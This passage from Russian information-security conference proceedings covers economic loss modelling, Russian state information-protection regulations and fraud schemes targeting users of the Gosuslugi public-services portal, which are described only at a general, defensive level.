S_0 — прибыль организации при функционировании ИС в стационарном состоянии без воздействия угроз;

S_y — прибыль организации при реализации угроз.

В целях определения абсолютного значения экономических потерь $S_{\text{п}}$ можно использовать обобщенное выражение 2.

$$S_{\text{п}} = S_0 - S_y \quad (2)$$

где $S_{\text{п}}$ — абсолютное значение экономических потерь.

Поскольку спектр угроз безопасности ИС достаточно широк, и последствия реализации угроз могут быть как восстанавливаемые путем замены оборудования или отдельных средств ИС (прямые экономические потери), так и путем восстановления программного обеспечения (опосредованные потери), которые можно вычислить через заработную плату работников служб безопасности, работников управленческого аппарата [2, 3]. Кроме того, необходимо учитывать убытки, связанные с невыполнением или срывом договорных обязательств. Тогда S_{Π} можно определить выражением 3.

$$S_{\Pi} = \sum_{i=1}^m S_{i\text{тех}} + \sum_{j=1}^n (S_{\text{зпл}j} * t_{\text{раб}}) + \sum_{l=1}^k S_{l\text{дог}} \quad (3)$$

где $S_{i\text{тех}}$ — стоимость i -го образца техники для замены вышедших из строя элементов ИС;

$S_{\text{зпл}j}$ — заработная плата работников, участвующих в восстановлении ИС в единицу времени;

$t_{\text{раб}}$ — время восстановления ИС;

$S_{l\text{дог}}$ — стоимость штрафных санкций за срыв договорных условий.

Так как ИС предприятия включает широкий спектр подсистем, то вероятно всего, некоторые подсистемы непосредственного влияния на базовый показатель не оказывают, но несоблюдение порядка их формирования может нарушить одно из значимых требований к информации, а именно конфиденциальность, поэтому в модель необходимо вводить некоторые ограничения или вводить вспомогательные показатели состояния ИБ ИС предприятия. В ряде случаев урон предприятия при нарушении конфиденциальности некоторой информации можно учесть через штрафные денонсации (например, за несоблюдение законодательства о персональных данных).

Заключение. По итогам моделирования воздействий на ИС разнообразных угроз необходимо выяснить вклад каждой подсистемы ИС в эффективность функционирования предприятия по основополагающему показателю. Впрочем, этот показатель может не обладать сверхчувствительностью, посему далее необходимо проводить декомпозицию ИС и детализацию исследования каждой подсистемы, определяя уязвимости в них и апробируя те или различные методические и научно-технические меры защиты ИС и/или самой информации. В этих целях сформировываются вспомогательные (частные) показатели, которые позволят достаточно подробно провести обзор ИС. При обосновании вспомогательного показателя необходимо исходить из основополагающего предназначения данной информационной подсистемы и обрабатываемых ею информационных ресурсов.

В процессе исследований систем можно вводить ограничения на мониторинг каких-либо компонентов, если они не воздействуют на итог исследований. Изложенный подход к моделированию ИС, разумеется, носит лишь концептуальный характер, естественно это направление автором будет и дальше совершенствоваться, учитывая, как предложения, которые были рассмотрены в контексте данной статьи, так и введения новых прорывных технологий в дальнейших материалах исследований данной предметной области исследования, доводя их до определённых алгоритмов.

СПИСОК ЛИТЕРАТУРЫ

1. Концепция внешней политики Российской Федерации. Указ Президента Российской Федерации № 29 от 31.04.2023 г.
2. Карганов В.В. Глава 1. Основные понятия, общеметодологические принципы технологии защиты информации в условиях кибернетического противоборства // Технологии защиты информации в условиях кибернетического противоборства/ Костарев С.В., Карганов В.В., Липатников В.А. СПб.: ВАС. 2020. С. 29-67.
3. Малюк А.А. Теория защиты информации: научная литература М.: Горячая линия. Телеком, 2020. 184 с.
4. Волкова В.Н. Теория информационных процессов и систем. 2-е изд., пер. и доп. Учебник и практикум для вузов. 2024. 432 с.
5. Доктрина информационной безопасности Российской Федерации», утверждённая Указом Президента РФ от 5 декабря 2016 г. № 646.
6. Карганов В.В. Методические рекомендации по синтезу эффективной системы безопасности информации в информационной сфере / В.В. Карганов // Инновационные технологии и технические средства специального назначения Труды одиннадцатой общероссийской научно-практической конференции. Санкт-Петербург, 2019. С. 240-244.
7. ГОСТ Р ИСО/МЭК 27001-2021 Информационная технология. Методы и средства обеспечения безопасности. Системы менеджмента информационной безопасности. Требования. М.: Стандартинформ, 2021.
8. Карганов В.В., Кудряшов В.А., Расчесова А.Г. Эффективность сети связи на основе ее стратификации, как сложной системы: монография. Сер. Система технической защиты информации в Российской Федерации. Санкт-Петербург, 2017.

УДК 004.056

РЕАЛИЗАЦИЯ ГОСУДАРСТВЕННОЙ ПОЛИТИКИ ПО РАЗВИТИЮ СИСТЕМЫ ОБЕСПЕЧЕНИЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ РОССИЙСКОЙ ФЕДЕРАЦИИ

Сторожик Виктор Сергеевич

Арктический и антарктический научно-исследовательский институт

Беринга ул., 38, г. Санкт-Петербург, 199397, Россия

e-mail: vsstorozhik@aari.ru

Аннотация. Рассматриваются нормативные правовые акты, характеризующие особенности современного этапа реализации государственной политики по развитию системы обеспечения информационной безопасности Российской Федерации.

Ключевые слова: атака; безопасность; государственная политика; защита; защищенность; информация; инфраструктура; инцидент; объект; ресурс; система; управление; устойчивость.

IMPLEMENTATION OF STATE POLICY ON DEVELOPMENT OF INFORMATION SECURITY SYSTEM OF THE RUSSIAN FEDERATION

Storozhik Viktor

Arctic and Antarctic Research Institute
38 Bering str., St. Petersburg, 199397, Russia
e-mail: vsstorozhik@aari.ru

Abstract. Regulatory legal acts characterizing features of the modern stage of implementation of state policy on development of information security system of the Russian Federation are considered.

Keywords: attack; security; public policy; protection; safety; information; infrastructure; incident; object; resource; system; management; and sustainability.

В Стратегии национальной безопасности Российской Федерации в перечне стратегических национальных приоритетов, направленных на обеспечение и защиту национальных интересов, выделена информационная безопасность (ИБ) [1].

В Доктрине информационной безопасности Российской Федерации указано, что состав системы обеспечения информационной безопасности (СОИБ) определяется Президентом Российской Федерации, приведены организационная основа СОИБ, состав её участников, принципы деятельности государственных органов по обеспечению ИБ, их задачи в рамках деятельности по обеспечению ИБ, развитию и совершенствованию СОИБ [2].

В целях дальнейшего повышения устойчивости и безопасности функционирования информационных ресурсов Российской Федерации Указом Президента Российской Федерации от 1 мая 2022 г. № 250 руководителям органов и организаций предписано:

а) возложить на заместителя руководителя органа (организации) полномочия по обеспечению ИБ органа (организации), в том числе по обнаружению, предупреждению и ликвидации последствий компьютерных атак (КА) и реагированию на компьютерные инциденты (КИ);

б) создать в органе (организации) структурное подразделение, осуществляющее функции по обеспечению ИБ органа (организации), в том числе по обнаружению, предупреждению и ликвидации последствий КА и реагированию на КИ, либо возложить данные функции на существующее структурное подразделение [3].

Постановлением Правительства Российской Федерации от 15 июля 2022 г. № 1272 утверждены Типовое положение о заместителе руководителя органа (организации), ответственного за обеспечение ИБ органа (организации) и Типовое положение о структурном подразделении органа (организации), обеспечивающем ИБ органа (организации) [4].

В докладе Президента Российской Федерации «О повышении устойчивости и безопасности функционирования информационной инфраструктуры государства» на заседании Совета Безопасности Российской Федерации 20 мая 2022 г. отмечено, что с началом специальной военной операции на Донбассе, на Украине против России развязана настоящая агрессия, война в информационном пространстве, а также поставлен вопрос о создании государственной системы защиты информации (ГСЗИ) [5].

В январе 2023 года для общественного обсуждения был размещен проект Указа Президента Российской Федерации «Об утверждении Положения о государственной системе защиты информации в Российской Федерации» (Положение) [6].

Положением определяется состав, направления деятельности ГСЗИ, а также требования к организации защиты информации (ЗИ) ограниченного доступа и общедоступной информации, обладателями которой являются Российская Федерация, субъект Российской Федерации, муниципальное образование.

Требования Положения обязательны для исполнения федеральными органами исполнительной власти (ФОИВ), органами исполнительной власти субъектов Российской Федерации, органами местного самоуправления, государственными фондами, государственными корпорациями (компаниями) при сборе, хранении, обработке, предоставлении, распространении ими информации с использованием объектов информационной инфраструктуры (ИИ), а также организациями, осуществляющими на основании федеральных законов, иных нормативных правовых актов Российской Федерации, по договорам или на иных установленных законом основаниях обработку информации с использованием объектов ИИ на территории Российской Федерации.

ЗИ, содержащей сведения, составляющие государственную тайну, обеспечивается в соответствии с законодательством Российской Федерации о государственной тайне [7–10]. Организация ЗИ от иностранных технических разведок и от её утечки по техническим каналам определяется Правительством Российской Федерации [11]. ЗИ в Минобороны России, ФСБ России, СВР России осуществляется в порядке, установленном их руководителями. ЗИ, обрабатываемой объектами критической информационной инфраструктуры (КИИ), обеспечивается в соответствии с Положением и законодательством Российской Федерации о безопасности КИИ [12–15].

ГСЗИ представляет собой функционирующий на федеральном, межрегиональном, региональном, ведомственном и объектовом уровнях организационный комплекс, включающий уполномоченные в области ЗИ ФОИВ, подразделения и работников органов и организаций, выполняющих функции по ЗИ, а также используемые ими средства защиты информации (СЗИ).

Организационную основу ГСЗИ составляют:

1) уполномоченные ФОИВ: ФСТЭК России и ее территориальные органы, ФСБ России и территориальные органы безопасности;

- 2) органы, организации, организующие и (или) осуществляющие ЗИ, их подразделения, обеспечивающие ЗИ;
- 3) научные организации по проблемам ЗИ;
- 4) организации, осуществляющие создание СЗИ;
- 5) организации, выполняющие работы и (или) оказывающие услуги в области ЗИ;
- 6) органы по сертификации и испытательные центры (лаборатории), проводящие работы по сертификации СЗИ;
- 7) организации, осуществляющие подготовку кадров в области ЗИ.

Основные направления деятельности ГСЗИ:

- проведение единой государственной и научно-технической политики в области ЗИ, разработка нормативных правовых актов, методических документов и национальных стандартов в области ЗИ;
- координация деятельности органов, организаций по вопросам ЗИ на федеральном, межрегиональном, региональном, ведомственном и объектовом уровнях;
- прогнозирование, выявление и оценка угроз безопасности информации (УБИ), информирование органов, организаций об УБИ;
- предотвращение несанкционированного доступа (НСД) к информации и к объектам ИИ, обрабатывающим информацию, своевременное обнаружение фактов НСД;
- недопущение воздействия на информацию и объекты ИИ, в результате которого нарушается безопасность обрабатываемой информации;
- обеспечение возможности восстановления информации, модифицированной или уничтоженной вследствие НСД к ней и (или) к объектам ИИ, обрабатывающим информацию;
- создание и внедрение способов, методов и средств ЗИ на основе применения передовых отечественных технологий, развитие отечественных конкурентоспособных СЗИ;
- подготовка кадров в области ЗИ, повышение уровня знаний работников органов, организаций области ЗИ;
- контроль обеспечения ЗИ и защищенности объектов ИИ.

Деятельность ГСЗИ осуществляется на федеральном, межрегиональном, региональном, ведомственном и объектовом уровнях.

На федеральном уровне межведомственную координацию деятельности в области ЗИ осуществляет Межведомственная комиссия Совета Безопасности Российской Федерации по ИБ.

На межрегиональном уровне координацию деятельности в области ЗИ осуществляют комиссии по ИБ, создаваемые при полномочных представителях Президента Российской Федерации в федеральных округах.

На региональном уровне координацию деятельности в области ЗИ осуществляют комиссии по ИБ при руководителе высшего исполнительного органа субъекта Российской Федерации во взаимодействии с территориальными органами уполномоченных ФОИВ.

На ведомственном и объектовом уровнях ЗИ организуется в рамках функционирования системы организации и управления ЗИ, создаваемой органом, организацией.

ГСЗИ функционирует во взаимодействии с государственной системой обнаружения, предупреждения и ликвидации последствий компьютерных атак на информационные ресурсы Российской Федерации (ГосСОПКА), созданной в соответствии с Указом Президента Российской Федерации от 15 января 2013 г. № 31с [16, 17].

Нормативно-правовое обеспечение создания ГСЗИ направлено на повышение уровня защищенности информационных ресурсов органов государственной власти и организаций от КА с учетом актуальных УБИ и характеризуется динамичным развитием.

Приказом ФСТЭК России от 11 апреля 2025 г. № 117 утверждены Требования о защите информации, содержащейся в государственных информационных системах, иных информационных системах государственных органов, государственных унитарных предприятий, государственных учреждений (Требования), которые вступают в силу с 1 марта 2026 г. [18]. Требования направлены на дальнейшее совершенствование процесса обеспечения ЗИ, содержащейся в функционирующих на территории Российской Федерации государственных информационных системах (ГИС), иных информационных системах (ИС) государственных органов, государственных унитарных предприятий, государственных учреждений, предотвращения НСД к информации, специальных воздействий на информацию (носители информации) в целях ее добывания, уничтожения, искажения и блокирования доступа к ней. В случае передачи информации ограниченного доступа из ГИС в иные ИС, ИС в которую передается информация ограниченного доступа, должна соответствовать Требованиям [19]. Состав передаваемой информации ограниченного доступа, цели ее защиты и уровень защищенности в соответствии с Требованиями должны определяться договором или иным документом, предусматривающим передачу информации ограниченного доступа из ГИС в иную ИС.

Информация, содержащаяся в ГИС, иных ИС государственных органов, государственных унитарных предприятий, государственных учреждений, подлежит защите с использованием шифровальных (криптографических) СЗИ (СКЗИ) в случаях, если:

- нормативными правовыми актами Российской Федерации предусмотрена обязанность по защите информации, содержащейся в ИС, с использованием СКЗИ;
- в ИС осуществляется передача информации по каналам связи, проходящим за периметром контролируемой зоны;
- необходимо признание электронных документов, подписанных электронной подписью, равнозначными документам на бумажном носителе, подписанным собственноручной подписью;

— в ИС осуществляется хранение данных на носителях информации, несанкционированный доступ к которым со стороны третьих лиц не может быть исключен с помощью некриптографических методов и способов [20].

Выполнение Требований о ЗИ должно обеспечиваться на всех этапах жизненного цикла ИС: при формировании требований к системе, разработке (проектировании) системы, внедрении системы, аттестации системы, эксплуатации системы и вывода её из эксплуатации [21, 22].

Организация деятельности по ЗИ в органе, организации должна предусматривать:

- а) утверждение политики ЗИ;
- б) определение лиц, ответственных за ЗИ;
- в) применение программных, программно-аппаратных средств, предназначенных для ЗИ;
- г) разработку и утверждение внутренних стандартов и регламентов по ЗИ;
- д) выделение организационных, технических и иных ресурсов, необходимых для ЗИ.

Основными целями ЗИ являются:

а) недопущение (исключение, снижение возможности) наступления негативных последствий (событий) от нарушения конфиденциальности, целостности, доступности информации;

б) недопущение (исключение, снижение возможности) наступления негативных последствий (событий) от нарушения функционирования ИС вследствие реализации (возникновения) УБИ.

Иные цели защиты информации определяются в зависимости от ожидаемых результатов от проведения мероприятий и принятия мер по ЗИ. Определяемые задачи ЗИ должны обеспечивать достижение целей ЗИ.

Таким образом, поставленные в докладе Президента Российской Федерации «О повышении устойчивости и безопасности функционирования информационной инфраструктуры государства» на заседании Совета Безопасности Российской Федерации 20 мая 2022 г. задачи последовательно реализуются в рамках реализации государственной политики по созданию государственной системы защиты информации путем дальнейшего развития системы обеспечения информационной безопасности.

СПИСОК ЛИТЕРАТУРЫ

1. Стратегия национальной безопасности Российской Федерации : Указ Президента Российской Федерации от 02.07.2021 г. № 400.
2. Об утверждении Доктрины информационной безопасности Российской Федерации : Указ Президента Российской Федерации от 05.12.2016 г. № 646.
3. О дополнительных мерах по обеспечению информационной безопасности Российской Федерации : Указ Президента Российской Федерации от 01.09.2022 г. № 250.
4. Об утверждении типового положения о заместителе руководителя органа (организации), ответственном за обеспечение информационной безопасности в органе (организации), и типового положения о структурном подразделении в органе (организации), обеспечивающем информационную безопасность органа (организации) : Постановление Правительства Российской Федерации от 15 июля 2022 г. № 1272.
5. О повышении устойчивости и безопасности функционирования информационной инфраструктуры государства : Доклад Президента Российской Федерации на заседании Совета Безопасности Российской Федерации. — 20 мая 2022.
6. Об утверждении Положения о государственной системе защиты информации в Российской Федерации : Проект Указа Президента Российской Федерации [электронный ресурс]. — URL: <https://regulation.gov.ru/projects#npa=135259>.
7. О государственной тайне : Закон Российской Федерации от 21 июля 1993 г. № 5485-1. Собрание законодательства РФ, 13.10.97 г. № 41.
8. Об утверждении перечня сведений, отнесенных к государственной тайне : Указ Президента РФ от 30 ноября 1995 г. № 1203.
9. Об утверждении Инструкции по обеспечению режима секретности в Российской Федерации (секретный) : Постановление Правительства РФ от 5 января 2004 г. № 3-1.
10. Требования по технической защите информации, содержащей сведения, составляющие государственную тайну : Приказ ФСТЭК России от 20 октября 2016 г. № 025.
11. Положение о порядке организации и проведении работ по противодействию иностранным техническим разведкам и технической защите информации, содержащих сведения, составляющие государственную тайну : Постановление Правительства Российской Федерации от 12 декабря 2023 г. № 2131-69.
12. О безопасности критической информационной инфраструктуры Российской Федерации : Федеральный закон от 26 июня 2017 г. № 187-ФЗ.
13. Об утверждении Правил категорирования объектов критической информационной инфраструктуры Российской Федерации, а также перечня показателей критериев значимости объектов критической информационной инфраструктуры Российской Федерации и их значений : Постановление Правительства Российской Федерации от 8 февраля 2018 г. № 127.
14. Требования к созданию систем безопасности значимых объектов критической информационной инфраструктуры Российской Федерации и обеспечению их функционирования : Приказ ФСТЭК России от 21 декабря 2017 г. № 235.
15. Требования по обеспечению безопасности значимых объектов критической информационной инфраструктуры Российской Федерации : Приказ ФСТЭК России от 25 декабря 2017 г. № 239.
16. О создании государственной системы обнаружения, предупреждения и ликвидации последствий компьютерных атак на информационные ресурсы Российской Федерации : Указ Президента Российской Федерации от 15 января 2013 г. № 31с.
17. Выписка из Концепции государственной системы обнаружения, предупреждения и ликвидации последствий компьютерных атак на информационные ресурсы Российской Федерации : утверждена Президентом Российской Федерации 12 декабря 2014 г. № К 1274.
18. Требования о защите информации, содержащейся в государственных информационных системах, иных информационных системах государственных органов, государственных унитарных предприятий, государственных учреждений : утверждены приказом ФСТЭК России от 11 апреля 2025 г. № 117.
19. Об информации, информационных технологиях и о защите информации : Федеральный закон от 27 июля 2006 г. № 149-ФЗ.
20. Требования о защите информации, содержащейся в государственных информационных системах, иных информационных системах государственных органов, государственных унитарных предприятий, государственных учреждений, с использованием шифровальных (криптографических) средств : утверждены приказом ФСБ России от 18 марта 2025 г. № 117.
21. Требования к порядку создания, развития, ввода в эксплуатацию, эксплуатации и вывода из эксплуатации государственных информационных систем и дальнейшего хранения содержащейся в их базах данных информации : утверждены постановлением Правительства РФ от 6 июля 2015 г. № 676.
22. ГОСТ Р 51583-2014 «Защита информации. Порядок создания автоматизированных систем в защищенном исполнении. Общие положения». — Введен в действие: 28-01-2014. Москва : Стандартинформ, 2014.

УДК 004

ОСНОВНЫЕ НАПРАВЛЕНИЯ ГОСУДАРСТВЕННОЙ ПОЛИТИКИ И ОРГАНИЗАЦИОННО-ТЕХНОЛОГИЧЕСКИЕ МЕРОПРИЯТИЯ ПО ПОВЫШЕНИЮ УРОВНЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ ПОРТАЛА ГОСУДАРСТВЕННЫХ УСЛУГ РОССИЙСКОЙ ФЕДЕРАЦИИ**Шилков Владимир Ильич, Гладских Марианна Владимировна**

Уральский федеральный университет имени первого Президента России Б.Н. Ельцина

Мира ул., 19, Екатеринбург, 620002, Россия

e-mails: vi.shilkov@urfu.ru; mariannagladskih@gmail.com

Аннотация. В статье обсуждаются перспективные направления государственной политики и основные мероприятия по повышению уровня информационной безопасности портала государственных услуг. Приведены сведения об основных мошеннических схемах и попытках получения незаконного доступа к учетным записям пользователей на портале «Госуслуги». Обозначены основные проблемы обеспечения информационной безопасности портала государственных услуг Российской Федерации. Названы основные правила «информационной гигиены» пользователей портала «Госуслуги».

Ключевые слова: государственные услуги; портал «Госуслуги»; информационная безопасность; мошеннические схемы; «информационная гигиена».

THE MAIN DIRECTIONS OF STATE POLICY AND ORGANIZATIONAL AND TECHNOLOGICAL MEASURES TO IMPROVE THE LEVEL OF INFORMATION SECURITY OF THE PORTAL OF PUBLIC SERVICES OF THE RUSSIAN FEDERATION**Shilkov Vladimir, Gladskih Marianna**

Ural Federal University, named after the First President of Russia B.N. Yeltsin,

19 Mira St., Yekaterinburg, 620002, Russia

e-mails: vi.shilkov@urfu.ru; mariannagladskih@gmail.com

Abstract. The article discusses promising areas of public policy and the main measures to improve the information security of the public services portal. The article provides information about the main fraudulent schemes of attempts to gain illegal access to user accounts on the Gosuslugi portal. The main problems of ensuring the information security of the portal of public services of the Russian Federation are outlined. The basic rules of «information hygiene» of users of the Gosuslugi portal are named.

Keywords: public services; Gosuslugi portal; information security; fraudulent schemes; information hygiene.

Введение. Одним из ключевых общенациональных проектов, направленных на решение комплекса актуальных социально-экономических задач и имеющих общегосударственное значение, стал проект по созданию Федеральной государственной информационной системы «Единый портал государственных и муниципальных услуг (функций)». Справочно-информационный интернет-портал государственных услуг («Госуслуги»), официальное открытие которого состоялось 15 декабря 2009 года, не только повысил эффективность государственного управления, значительно улучшив координацию, взаимодействие и процедуры коммуникаций между государственными органами, бизнесом и гражданами, но и создал предпосылки для роста производительности труда и повышения уровня жизни населения. Функционирование портала осуществляется в соответствии с государственными правовыми актами, к которым относятся, например, Федеральный закон «Об организации предоставления государственных и муниципальных услуг» от 27.07.2010 N 210-ФЗ и постановление правительства России от 24 октября 2011 года № 861, которым было утверждено Положение о федеральной государственной информационной системе «Единый портал государственных и муниципальных услуг (функций)».

Актуальность исследования вопросов, связанных с функционированием портала, обусловлена тем обстоятельством, что несмотря на то, что государственные структуры вкладывают значительные финансовые средства в развитие портала государственных услуг и уровень безопасности портала считают достаточно высокой, одной из важнейших и приоритетных задач по управлению и развитию портала «Госуслуги» остается задача по обеспечению информационной безопасности, так как риски и угрозы способны оказать негативное влияние на экономические процессы, связанные с взаимодействием между государством и гражданами, активно обращающихся к информационным ресурсам портала. Так, например, в соответствии с [1], к концу 2023 года количество зарегистрированных пользователей на портале «Госуслуги» продемонстрировало значительный рост, увеличившись почти вдвое по сравнению с 2019 годом и достигнув отметки в 109 миллионов человек.

Для поддержания высокого качества и скорости функционирования портала электронных госуслуг необходимо не только обеспечивать достаточное финансирование, но и совершенствовать и развивать компоненты системы информационной и защиты. По мнению автора [2], российский портал госуслуг, ставший катализатором широкого распространения информационных технологий в Российской Федерации, обладает потенциалом, позволяющим состязаться с лидерами мировых рейтингов в сфере государственных онлайн-сервисов. Ключевыми преимуществами портала являются современный внешний вид, интуитивно понятный интерфейс, широкий спектр информации и сервисов, доступных гражданам в электронном формате. Удобство использования и лаконичный дизайн делают его привлекательным для широкой аудитории. Полнота представленной информации позволяет пользователям быстро находить ответы на интересующие вопросы и

решать возникающие проблемы. Наконец, обширный перечень онлайн-услуг значительно экономит время граждан и упрощает взаимодействие с государственными органами. Вместе с тем, в связи с возникновением новых задач и возможностей, не следует забывать о необходимости постоянного совершенствования процессов предоставления электронных услуг. Необходимо четко анализировать существующие проблемы и адаптировать цифровые процессы для улучшения удобства граждан и повышения эффективности государственного аппарата. Так, например, электронные государственные услуги не всегда обеспечены клиентской поддержкой и консультационным сопровождением электронного документооборота. При совершении онлайн-операций у пользователей часто возникают вопросы, ответы на которые они хотели бы получить у профессиональных экспертов. Однако, как правило, обратная связь ограничивается стандартными ответами чат-ботов или автоматических систем, которые не всегда способны правильно интерпретировать запросы пользователей.

Особое значение имеют и проблемы информационной безопасности, которые обусловлены не только большим количеством пользователей портала, широким перечнем предоставляемых услуг и современных инструментальных средств, но и наличием профессиональных знаний и навыков у злоумышленников, позволяющих им использовать специальные методы и применять разнообразные схемы уникальных и типовых мошеннических действий в отношении пользователей портала «Госуслуг». Злоумышленники, используя как современные средства проникновения, так и методы социальной инженерии, успешно обходят системы безопасности, основанные даже на современных методах и технологиях, к которым относятся методы квантового шифрование и технология блокчейн.

Так, например, в соответствии со сведениями, приведенными в [3], по официальным данным Министерства внутренних дел Российской Федерации, 5 мая 2025 года сотрудники правоохранительных органов задержали подозреваемых, причастных к совершению примерно тысячи правонарушений на территории Волгоградской и Свердловской областей. В числе предъявленных обвинений — мошенничество и незаконный доступ к учетным записям пользователей портала «Госуслуги». Предварительное следствие установило, что злоумышленники организовали схему передачи прав доступа к чужим аккаунтам через популярные мессенджеры.

Атаки, как правило, носят сложный многокомпонентный характер, и предполагают выманивание кода авторизации с помощью имитации взлома аккаунта пользователя. После получения доступа зарубежные колл-центры использовали украденные профили для осуществления незаконных операций против российских граждан. В соответствии с предварительной оценкой, с сентября 2024 года по март 2025-го через канал в Telegram было продано более 11 тысяч украденных учетных записей.

Согласно [4], в 2019 году из-за наличия критической уязвимости в системе защиты произошла утечка персональных данных десятков тысяч пользователей портала «Госуслуги», что привело к несанкционированному раскрытию конфиденциальной информации, которая оказалась в открытом доступе в сети. Масштаб утечек персональных данных достиг колоссальных размеров, что ставит под угрозу конфиденциальность информации о значительной доле взрослого населения. Так, в соответствии с [5], в результате утечек, в открытый доступ попало не менее 3,5 миллиардов строк с персональными данными совершеннолетних граждан РФ. В [6] отмечено, что в 2024 году произошел трехкратный, по сравнению с 2023 годом, рост числа противоправных действий, связанных с несанкционированным доступом к компьютерной информации, который свидетельствует о значительном всплеске киберпреступности.

Особенно тревожным является тот факт, что значительная часть этих преступных действий была ориентирована на взлом аккаунтов и персональных кабинетов пользователей на платформе государственных услуг. В результате этих атак были выявлены определенные проблемы в системе защиты личной информации на портале «Госуслуги». Сложность задачи обеспечения информационной безопасности обусловлена большим объемом и разнообразием предоставляемых услуг, что позволяет злоумышленникам сочетать типовые и уникальные способы реализации различных мошеннических схем, используя не только технические средства, но и методы психологического воздействия на пользователей портала.

Так, например, в соответствии с [7], на портале «Госуслуги», может быть заказано большое количество различных государственных услуг, список которых постоянно расширяется. К наиболее востребованным и популярным услугам, предоставляемым физическим и юридическим лицам на портале «Госуслуг», например, относятся услуги, связанные с функциями, выполняемыми Госавтоинспекцией (ГИБДД) на территории обслуживаемого образования. На портале может быть произведена оплата госпошлины за получение водительского удостоверения, оплачены штрафы за нарушение правил дорожного движения, зарегистрированы транспортные средства. На «Госуслугах», также может быть произведена проверка задолженностей судебным приставам, оформлены документы, необходимые для регистрации юридических лиц и ИП, замена паспорта гражданина РФ и получения загранпаспорта.

Например, согласно [8], злоумышленники используют специальное вредоносное программное обеспечение, которое имитирует не только известные российские банковские приложения, но и сервисы портала государственных услуг. Так, например, по данным, предоставленным компанией Cyble, отмечен рост активности злоумышленников, использующих модифицированную версию банковского трояна Cerberus. С целью затруднения обнаружения программный код трояна был зашифрован. Вредоносная программа маскируется под установочный файл Google Play Store, что является обычной уловкой для банковских троянов. Специалисты Dr.Web выявили новые вариации банковского трояна NGate, нацеленные на российских пользователей. Этот троян обладает функционалом для извлечения данных из NFC-модуля (Near Field Communication) зараженного устройства, давая злоумышленникам шанс похищать деньги со счетов жертвы через банкоматы, даже без

физического использования банковской карты владельцем. Распространение вредоносного программного обеспечения осуществляется посредством APK-файлов (Android Package Kit), которые загружаются по ссылкам, распространяемым киберпреступниками. В ряде случаев, с помощью взлома аккаунтов мошенники получают несанкционированный доступ к профилям пользователей на платформе «Госуслуг» и массово реализуют мошеннические схемы, позволяющие оформить микрокредиты. Вместе с тем, по мнению автора работы [9], основную угрозу для информационной безопасности портала представляют не взломы официальных ресурсов, а создаваемые злоумышленниками фишинговые сайты, которые имитируют интерфейс и функционал порталов госуслуг и, которые распространяются через электронную почту и SMS-сообщения, содержащие фиктивные ссылки. Злоумышленники могут использовать фишинговые ссылки для распространения вредоносного программного обеспечения, которое после установки на мобильное устройство, способно перехватывать SMS, содержащие, например, коды подтверждения для банковских операций или доступа к государственным сервисам. Это существенно облегчает неправомерный доступ к аккаунтам и кражу финансовых данных пользователей.

Ряд мошеннических схем, реализуемых злоумышленниками, основан на неправомерных действиях, при которых злоумышленники представляются сотрудниками государственных учреждений. Злоумышленники просят сообщить личные сведения: представившись сотрудниками: коммунальных служб, которым для замены домофона и привязки ключей нужны коды из SMS; «Почты России», которые для кражи данных предлагают авторизоваться через чат-бот для получения трек-номера; образовательных учреждений, которые для кражи личных данных или денег предлагают пройти тест на сайте; служб доставки, заранее уведомив о доставке посылки; медицинских организаций, которым для записи к врачу также нужно сообщить коды из SMS.

Так, например, в соответствии с [10], в России активизировались киберпреступники, использующие новую схему мошенничества, при которой они представляются сотрудниками медицинских учреждений и обманным путем получают персональные данные граждан, мотивируя это необходимостью оцифровки медицинских карт. Конечная цель злоумышленников — нелегальный доступ к аккаунтам пользователей на портале «Госуслуги» для дальнейшего использования в преступных целях. Новая тактика обмана заключается в том, что мошенники, притворяясь работниками здравоохранения, под предлогом перевода бумажных медицинских записей в электронный формат, выведывают у доверчивых граждан конфиденциальную информацию. Полученные данные используются для взлома учетных записей на государственном портале и совершения различных противоправных действий.

В качестве одной из мер защиты от мошеннических схем можно рассматривать появление возможности установления добровольного запрета в кредитной истории, который автоматически влечет за собой отказ в предоставлении займа. Если кредитные организации игнорируют данный запрет и все же заключают кредитный договор, они лишаются права требовать от заемщика выполнения условий договора, особенно если кредит был оформлен мошенническим путем. Иными словами, самозапрет на кредиты служит защитой от мошеннических действий. В случае его активации, финансовые учреждения должны отклонять заявки на кредиты. Игнорирование этого правила ведет к тому, что кредитор не сможет взыскать долг с заемщика, если выяснится, что кредит был получен обманным путем. Это правило действует как гарантия для граждан, желающих защитить себя от мошенников и неправомерного оформления кредитов на их имя. Однако, следует принять во внимание, что злоумышленники оперативно реагируют на решения, принятые в целях защиты пользователей и пытаются отыскать уязвимости, даже в новых средствах защиты.

В ряде случаев, согласно [11], злоумышленники, выдавая себя за сотрудников портала «Госуслуги» и, ссылаясь на возможность использования с 1 марта 2025 года механизма самоограничения по кредитам для защиты от кражи персональных данных, для снижения финансовых рисков и защиты от потенциальных мошеннических операций, связываются с гражданами и сообщают о ложном включении запрета на получение кредитов. Под предлогом оказания помощи они отправляют SMS-сообщение с вредоносной ссылкой. Переход по этой ссылке ведет на поддельную страницу, имитирующую официальный сайт «Госуслуги», где жертве предлагается ввести свои учетные данные, например, индивидуальный номер налогоплательщика и сведения о подтвержденной учетной записи. Такое действие немедленно ставит под угрозу конфиденциальность ее аккаунта. Получив доступ к учетной записи на государственном портале, мошенники могут получить доступ к банковским приложениям, используя «Госуслуги», для совершения финансовых операций: снятия средств, оформления кредитов и переводов. Данная схема позволяет им обходить защитные меры и осуществлять хищение денежных средств.

Одна из мошеннических схем, используемых злоумышленниками, связана, с так называемым, нелегитимным «единым агрегатором госуслуг», представляющим собой фиктивный сайт для совершения мошеннических действий и распространения вредоносного программного обеспечения. Пользуясь тем, что в России начал действовать закон, запрещающий государственным структурам и коммерческим организациям применять зарубежные мессенджеры при общении с физическими лицами и потребителями, злоумышленники выдают себя за сотрудников службы технической поддержки несуществующих сервисов. Злоумышленники под предлогом оказания помощи при решении вымышленных или созданных ими же проблем предлагают потенциальным жертвам свою «помощь» в решении этих проблем, часто прибегая к психологическому давлению в виде угрозы уголовного преследования или создания финансовых трудностей.

